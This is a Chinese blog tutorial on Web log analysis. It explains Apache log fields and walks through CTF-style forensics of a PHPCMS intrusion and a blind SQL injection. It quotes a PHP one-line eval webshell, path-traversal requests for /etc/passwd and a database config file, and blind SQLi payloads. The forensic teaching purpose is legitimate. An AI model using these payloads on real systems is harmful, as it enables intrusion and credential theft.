


# 轻松了解 Web 日志分析过程

2018-11-30 16:24:06 分类：[Web开发](#)

来自：[信安之路](#)（微信号：xazlsec），作者：木禾（英文 ID:Ali0th）

日志分析，其实涵盖的面是很广的，什么地方都可以有日志。而本篇文章主要针对 web 日志做一下分析。因为之前去学校里授课的时候有讲过一次，感觉内容挺不错的，就写到了文章里。（可绝不是偷懒什么的呢o(‘^` )o）

相关资料及工具



【链接：<https://pan.baidu.com/s/1o7FcHui> 密码：jpdn】

## Lesson1 日志格式学习

一条访问信息记录如下：

## 最新文章

- 1 [2019年学MySQL...](#)
- 2 [2019年最好的11...](#)
- 3 [美亚上销量最高...](#)
- 4 [程序员为什么会...](#)
- 5 [2018年12月份Git...](#)

```
218.19.140.242 - - [10/Dec/2010:09:31:17 +0800] "GET /query/trendxml/district/todayreturn/month/2009-12-14/2010-12-09/haizhu_tianhe.xml HTTP/1.1" 200 1933 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729)"
```

共有九项内容：

218.19.140.242

这是一个请求到 apache 服务器的客户端 ip, 默认的情况下, 第一项信息只是远程主机的 ip 地址, 但我们如果需要 apache 查出主机的名字, 可以将 HostnameLookups 设置为 on, 但这种做法是不推荐使用, 因为它大大的减缓了服务器。另外这里的 ip 地址不一定就是客户主机的 ip 地址, 如果 客户端使用了代理服务器, 那么这里的 ip 就是代理服务器的地址, 而不是原机。

-

The "hyphen" in the output indicates that the requested piece of information is not available. In this case, the information that is not available is the RFC 1413 identity of the client determined by identd on the clients machine. This information is highly unreliable and should almost never be used except on tightly controlled internal networks. Apache httpd will not even attempt to determine this information unless IdentityCheck is set to On

-

这一项又是为空白, 不过这项是用户记录用户 HTTP 的身份验证, 如果某些网站要求用户进行身份验证, 那么这一项就是记录用户的身份信息

[10/Dec/2010:09:31:17 +0800]

第四项是记录请求的时间, 格式为 [day/month/year:hour:minute:second zone], 最后的 `+0800` 表示服务器所处的时区为东八区

```
"GET /query/trendxml/district/todayreturn/month/2009-12-14/2010-12-09/haizhu_tianhe.xml HTTP/1.1"
```

这一项整个记录中最有用的信息,首先,它告诉我们的服务器收到的是一个 GET 请求,其次,是客户端请求的资源路径,第三,客户端使用的协议时 `HTTP/1.1`, 整个格式为 `"%m %U%q %H"`, 即"请求方法/访问路径/协议"

```
200
```

这是一个状态码,由服务器端发送回客户端,它告诉我们客户端的请求是否成功,或者是重定向,或者是碰到了什么样的错误,这项值为 200, 表示服务器已经成功的响应了客户端的请求,一般来说,这项值以 2 开头的表示请求成功,以 3 开头的表示重定向,以 4 开头的标示客户端存在某些的错误,以 5 开头的标示服务器端存在某些错误,详细的可以参见 HTTP specification (RFC2616 section 10) <http://www.w3.org/Protocols/rfc2616/rfc2616.txt>

```
1933
```

这项表示服务器向客户端发送了多少的字节,在日志分析统计的时候,把这些字节加起来就可以得知服务器在某点时间内总的发送数据量是多少。

```
-
```

HTTP Referer: 告诉服务器我是从哪个页面链接过来的,没有值时可能是直接打开网页的原因。

```
"Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729)"
```


user-agent 这项主要记录客户端的浏览器信息

## Lesson2 黑客入侵日志分析


客户的网站被大黑阔入侵了, 你现在需要做的是:

- 1、找到大黑阔的 IP 地址
- 2、大黑阔是如何找到网站后台的？
- 3、大黑阔如何进入后台？
- 4、大黑阔修改了什么文件来写一句话？
- 5、大黑阔通过一句话后门做了什么？

开始做，下载日志分析【access.log】【error.log】



可以看到是两个黑嫖嫖的日志，看起来不太方便，我们可以使用工具【apache log viewer】看。



IP Address	Date	Request	Status	Size	Country
172.16.61.210	2016/8/7 3:38:00	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:38:00	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
172.16.61.210	2016/8/7 3:40:40	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:40:40	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
172.16.61.210	2016/8/7 3:43:20	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:43:20	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
172.16.61.210	2016/8/7 3:46:00	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:46:00	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:48:40	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
172.16.61.210	2016/8/7 3:48:40	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
127.0.0.1	2016/8/7 3:51:20	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A
172.16.61.210	2016/8/7 3:51:20	GET /index.php?m=admin&c=index&a=public_session_life HTTP/1.1	200	1171	N/A

世界就变成彩色的了，还有过滤功能，很方便。

## 找到大黑阔的 IP 地址





IP Address	Date	Request	Status	Size	Country
219.239.105.18	2016/8/9 2:54:12	GET / HTTP/1.0	200	26	China
219.239.105.18	2016/8/9 3:01:57	GET / HTTP/1.0	200	26	China
219.239.105.18	2016/8/9 3:03:45	xd6x03x01	200	26	China
219.239.105.18	2016/8/9 3:04:44	GET /favicon2.iso HTTP/1.1	404	293	China
219.239.105.18	2016/8/9 3:04:51	GET /favicon.iso HTTP/1.1	404	292	China
219.239.105.18	2016/8/9 3:04:56	xd6x03x01	200	26	China
219.239.105.18	2016/8/9 3:05:21	xd6x03x01	200	26	China

往下看，可以看到出现大量 404 的访问记录，说明是在爆目录。

IP Address	Date	Request	Status	Size	Country
219.239.105.18	2016/8/9 3:10:37	QLGQKY / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:33	GET / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:35	OPTIONS / HTTP/1.1	200	17588	China
219.239.105.18	2016/8/9 3:12:57	GET /this_server/all_settings.shtml HTTP/1.1	404	311	China
219.239.105.18	2016/8/9 3:12:57	GET /login.php HTTP/1.1	404	290	China
219.239.105.18	2016/8/9 3:12:58	GET /start.js HTTP/1.1	404	289	China
219.239.105.18	2016/8/9 3:12:58	GET /authenticate/login HTTP/1.1	404	299	China
219.239.105.18	2016/8/9 3:13:01	GET /ddem/ HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:02	GET /login HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:02	GET /tmtui/ HTTP/1.1	404	286	China
219.239.105.18	2016/8/9 3:13:03	GET /cgi-bin/platform.cgi HTTP/1.1	404	302	China
219.239.105.18	2016/8/9 3:13:03	GET /netmri/config/userAdmin/login.tdf HTTP/1.1	404	314	China
219.239.105.18	2016/8/9 3:13:04	GET /en/main.js HTTP/1.1	404	291	China
219.239.105.18	2016/8/9 3:13:04	GET /admin/login.do HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 3:13:05	GET /dms2/Login.jsp HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 3:13:05	GET /mgmt/login?dest=%2Fmgmt%2Fgui%3Fp%3Dhome&reason...	404	291	China

到了【2016/8/9 22:17:02】之后明显没有 404 访问记录，说明已经停止了爆目录，并且可以看到大黑阔开始访问后台了。

IP Address	Date	Request	Status	Size	Country
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/whois.cgi HTTP/1.1	404	298	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin-sdb/printenv HTTP/1.1	404	301	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa.exe HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa HTTP/1.1	404	291	China
219.239.105.18	2016/8/9 21:26:45	GET /cgi-bin/wa.cgi HTTP/1.1	404	295	China
219.239.105.18	2016/8/9 22:17:02	GET /admin.php HTTP/1.1	302	0	China
219.239.105.18	2016/8/9 22:17:03	GET /index.php?m=admin HTTP/1.1	200	1171	China
219.239.105.18	2016/8/9 22:17:05	GET /statics/js/jquery.min.js HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:05	GET /statics/js/admin_common.js HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /favicon.ico HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /statics/images/msg_img/msg.png HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:06	GET /statics/images/msg_img/msg_bg.png HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:07	GET /index.php?m=admin&c=index&a=login&pc_hash= HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:17:08	GET /index.php?m=admin&c=index&a=login&pc_hash= HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/login_d1_btn.jpg HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/ipt_bg.jpg HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:17:09	GET /statics/images/admin_img/login_bg.jpg HTTP/1.1	304	0	China

大黑阔如何进入后台？

从【2016/8/9 22:37:30】开始可以看到大量的 POST 请求，几秒之内就有多个请求，说明这是在进行爆破。

219.239.105.18	2016/8/9 22:33:56	GET /statics/images/admin_img/login_bg.jpg HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:33:56	GET /index.php?m=admin&c=index&a=login&pc_hash=afbuB1 HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:33:56	GET /api.php?op=checkcode&code_len=4&font_size=20&width=130&height=50&font_color=&background= HTTP/1.1	200	2516	China
219.239.105.18	2016/8/9 22:36:42	GET /statics/images/admin_img/login_t140d89.gif HTTP/1.1	304	0	China
219.239.105.18	2016/8/9 22:36:44	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	1183	China
219.239.105.18	2016/8/9 22:36:46	GET /index.php?m=admin&c=index&a=login&pc_hash=afbuB1 HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:36:47	GET /api.php?op=checkcode&code_len=4&font_size=20&width=130&height=50&font_color=&background= HTTP/1.1	200	2557	China
219.239.105.18	2016/8/9 22:37:05	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	1172	China
219.239.105.18	2016/8/9 22:37:10	GET /api.php?op=checkcode&code_len=4&font_size=20&width=130&height=50&font_color=&background= HTTP/1.1	200	2735	China
219.239.105.18	2016/8/9 22:37:10	GET /index.php?m=admin&c=index&a=login&pc_hash=afbuB1 HTTP/1.1	200	1588	China
219.239.105.18	2016/8/9 22:37:30	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2254	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2229	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2229	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2254	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2229	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2210	China
219.239.105.18	2016/8/9 22:37:55	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2229	China
219.239.105.18	2016/8/9 22:37:59	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2210	China
219.239.105.18	2016/8/9 22:38:02	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2210	China
219.239.105.18	2016/8/9 22:38:18	POST /index.php?m=admin&c=index&a=login&dosubmit=1 HTTP/1.1	200	2229	China
219.239.105.18	2016/8/9 22:38:20	GET /api.php?op=checkcode&code_len=4&font_size=20&width=130&height=50&font_color=&background= HTTP/1.1	200	1964	China
219.239.105.18	2016/8/9 22:38:20	GET /index.php?m=admin&c=index&a=login&pc_hash=afbuB1 HTTP/1.1	200	1588	China

而在【2016/8/9 23:02:28】从【[http://192.168.0.104/phpcms/index.php?m=admin&c=index&a=public\\_current\\_pos&menuid=10](http://192.168.0.104/phpcms/index.php?m=admin&c=index&a=public_current_pos&menuid=10)】这一条开始，请求的内容都是后台界面才有的，可见大黑阔成功爆破出密码并登录后台。

URL

http://192.168.0.104/phpcms/index.php?m=admin&c=index&a=public\_current\_pos&menuid=10

URL

ecute

☐ Enable Post data
☐ Enable Referrer

我的面板 >

信安之路

大黑阔修改了什么文件来写一句话？

我们可以看到最后这一句

```
GET /index.php?
%20%20m=search&c=index&a=public_get_suggest_keyword&url=asdf&
q=../../phpsso_server/caches/configs/database.php HTTP/1.1
```

通过搜索相关资料

[http://blog.csdn.net/god\\_7z1/article/details/7816389](http://blog.csdn.net/god_7z1/article/details/7816389)

可以知道该漏洞的利用方法如下：



登录后后台我们找到界面-》模版风格-》选择默认模版点击详情列表

然后点击里面的search目录下面的index.html右侧的编辑


修改其模版为：

```
<?php $shell = '<?php @eval($_POST[cmd]);?>';file_put_contents('shell.php',$shell);?>
```

提交保存

然后访问：localhost/index.php?m=search

会在根目录生成一个shell.php的一句话



这一部分即是大黑阔在修改的时候发起的请求：

IP	Time	Request	Status	Size	Country
219.239.105.18	2016/6/9 23:03:09	GET /statics/images/file.gif HTTP/1.1	200	110	China
219.239.105.18	2016/6/9 23:03:17	GET /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../../../etc/passwd HTTP/1.1	200	130	China
219.239.105.18	2016/6/9 23:03:17	GET /index.php?m=template&c=file&a=edit_file&style=default&dir=search&file=index.html&c_hash=3NlUp HTTP/1.1	200	2919	China
219.239.105.18	2016/6/9 23:04:26	POST /index.php?m=template&c=file&a=edit_file&style=default&dir=search&file=index.html HTTP/1.1	200	1307	China
219.239.105.18	2016/6/9 23:04:29	GET /index.php?m=template&c=file&a=edit_file&style=default&dir=search&file=index.html&c_hash=3NlUp HTTP/1.1	200	2919	China
219.239.105.18	2016/6/9 23:04:42	GET /index.php?m=search HTTP/1.1	200	26	China
219.239.105.18	2016/6/9 23:15:10	POST /index.php?m=search HTTP/1.1	200	119	China
219.239.105.18	2016/6/9 23:15:18	POST /index.php?m=search HTTP/1.1	200	707	China



大黑阔通过一句话后门做了什么？

可以看到读取了数据库的帐号密码和系统的帐号密码。

219.239.105.18	2016/6/9 23:13:14	POST /index.php?m=search HTTP/1.1	200	6	China
219.239.105.18	2016/6/9 23:19:27	POST /index.php?m=search HTTP/1.1	200	7	China
219.239.105.18	2016/6/9 23:39:06	GET /robots.txt HTTP/1.1	200	170	China
219.239.105.18	2016/6/9 23:39:10	GET /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../../../etc/passwd HTTP/1.1	200	637	China
219.239.105.18	2016/6/9 23:39:39	GET /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../../../etc/passwd HTTP/1.1	200	637	China
219.239.105.18	2016/6/9 23:39:51	GET /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../../../etc/passwd HTTP/1.1	200	26	China
219.239.105.18	2016/6/9 23:39:59	GET /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../../../../etc/passwd HTTP/1.1	200	26	China
219.239.105.18	2016/6/9 23:56:20	GET / HTTP/1.1	200	26	China
219.239.105.18	2016/6/10 00:03:03	GET / HTTP/1.1	200	26	China
219.239.105.18	2016/6/10 00:05:24	GET / HTTP/1.1	200	26	China



## Lesson3 通过 SQL 注入日志分析

客户的网站又被大黑阔入侵了，而且还是 sql 注入的形式，你现在需要做的是

- 1、大黑阔使用的方法属于 sql 注入中的什么方法？
- 2、大黑阔从什么时候开始用脚本跑数据的？
- 3、大黑阔的 payload 格式是怎样的，解译一下。
- 4、大黑阔拿到了什么数据？数据内容是什么？

下载日志文件之后，发现是都是类似的请求

IP Address	Date	Request	Status
192.168.56.1	2017/9/2 12:16:23	GET / HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:32	GET /id=1 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:36	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E104%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:41	GET /id=1%27 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:47	GET /id=1%27%20and%201=1 HTTP/1.1	200
192.168.56.1	2017/9/2 12:16:56	GET /id=1%27%20and%20%27%27=%27%27 HTTP/1.1	200
192.168.56.1	2017/9/2 12:17:08	GET /id=1%27%20and%20%3D=3%3D HTTP/1.1	200
192.168.56.1	2017/9/2 12:17:43	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E100%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:21	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E110%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:24	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E115%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:18:27	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:24	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:28	GET /id=1%27%20and%20ascii(substr(select%20database()),1,1)%3E114%23 HTTP/1.1	200
192.168.56.1	2017/9/2 12:19:29	GET /favicon.ico HTTP/1.1	404

大黑阔使用的方法属于 sql 注入中的什么方法？

```
GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))%3E104%23 HTTP/1.1
```

很明显是通过盲注的形式跑数据的。使用盲注的脚本可以参考：

<https://github.com/yuesecurity/sqli-exploit/blob/master/sqliblind/sqlibasblind.py>

大黑阔从什么时候开始用脚本跑数据的？

从【2017/9/2 12:20:42】开始短时间内发起大量请求。

192.168.56.1	2017/9/2 12:19:28	GET /?id=1%27%20and%20ascii(substr(select%20database(),1,1))=114%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),1,1))=114%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),1,1))=114%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),2,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),3,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),4,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),5,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),6,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),7,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),8,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),9,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),10,1))=1%23 HTTP/1.1	200	654	N/A
192.168.56.1	2017/9/2 12:20:42	GET /?id=1%27%20and%20ascii(substr(select%20database(),11,1))=1%23 HTTP/1.1	200	654	N/A

大黑阔的 **payload** 格式是怎样的，解译一下。

payload 为

```
/?id=1%27%20and%20ascii(substr((select%20database()),1,1))=114%23】
```

其中读取 database()，然后 substr 选择。

### mysql中的substr()函数

mysql中的substr()函数和hibernate的substr()参数都一样，就是含义有所不同。

用法：

substr(string string,num start,num length);

string为字符串；

start为起始位置；

length为长度。

区别：

mysql中的start是从1开始的，而hibernate中的start是从0开始的。

选择出来的数据用 ascii 编码，与后面的数字 114 比较。

大黑阔拿到了什么数据？数据内容是什么？

拿到 database() 和 user()。

```
GET /favicon.ico HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))=114%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),2,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),3,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),6,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),5,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),4,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),7,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),8,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),9,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),10,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),11,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),12,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),13,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),14,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),15,1))=1%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),1,1))=2%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),2,1))=2%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),3,1))=2%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),4,1))=2%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),5,1))=2%23 HTTP/1.1
GET /?id=1%27%20and%20ascii(substr((select%20database()),6,1))=2%23 HTTP/1.1
```

仔细观察，可以发现是后面的 1 去比较这个 database() 的 1 到 15 位。然后再用 2 去比较 1 到 15 位。

而判断是否匹配的方法是看返回的包的大小：

【654】包的数量比【665】的多很多，【665】的包是盲注匹配成功时候返回的包。

Request	Status	Size	Country
GET /?id=1%27%20and%20ascii(substr(select%20database(),3,1))=99%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),18,1))=108%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20database(),8,1))=121%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),1,1))=102%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20database(),2,1))=101%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),8,1))=102%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20database(),1,1))=%3E114%23 HTTP/1.1	200	665	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),19,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),18,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),20,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),11,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),12,1))=61%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),1,1))=64%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),14,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),13,1))=63%23 HTTP/1.1	200	654	N/A
GET /?id=1%27%20and%20ascii(substr(select%20user(),12,1))=63%23 HTTP/1.1	200	654	N/A

于是把【665】的包里的数值一个个写到表格里，用 <http://evilcos.me/lab/xssor/> 转成对应的字符。当然我比较懒，这里没有填完。

database()			user()		
1			1		
2			2		
3			3		
4			4		
5	114	r	5		
6			6		
7			7	115	s
8			8		
9			9		
10			10		
11			11		
12			12		
13			13		
14			14		
15			15	104	h
16			16		
17			17		
18			18		
19			19	111	o
20			20		

还是用脚本跑一下比较爽：

```
Microsoft Windows [版本 10.0.10586]
(c) 2015 Microsoft Corporation. 保留所有权利。

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\6_日志分析\Ti\CTF>py -2 sqllog.py
security

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\6_日志分析\Ti\CTF>py -2 sqllog.py
flag0isfjisas8hh@loc
```

可以看到 database 是 【 security 】 ， user 是 【flag0isfjisas8hh@loc】。



来自：信安之路（微信号：xazlsec）



推荐↓↓↓



Web开发

上一篇：淘宝，你家证书过期了。。

下一篇：面试必考-从URL输入到页面展现到底发生什么

---

© 2017-2018 IT程序猿 闽ICP备08108865号-1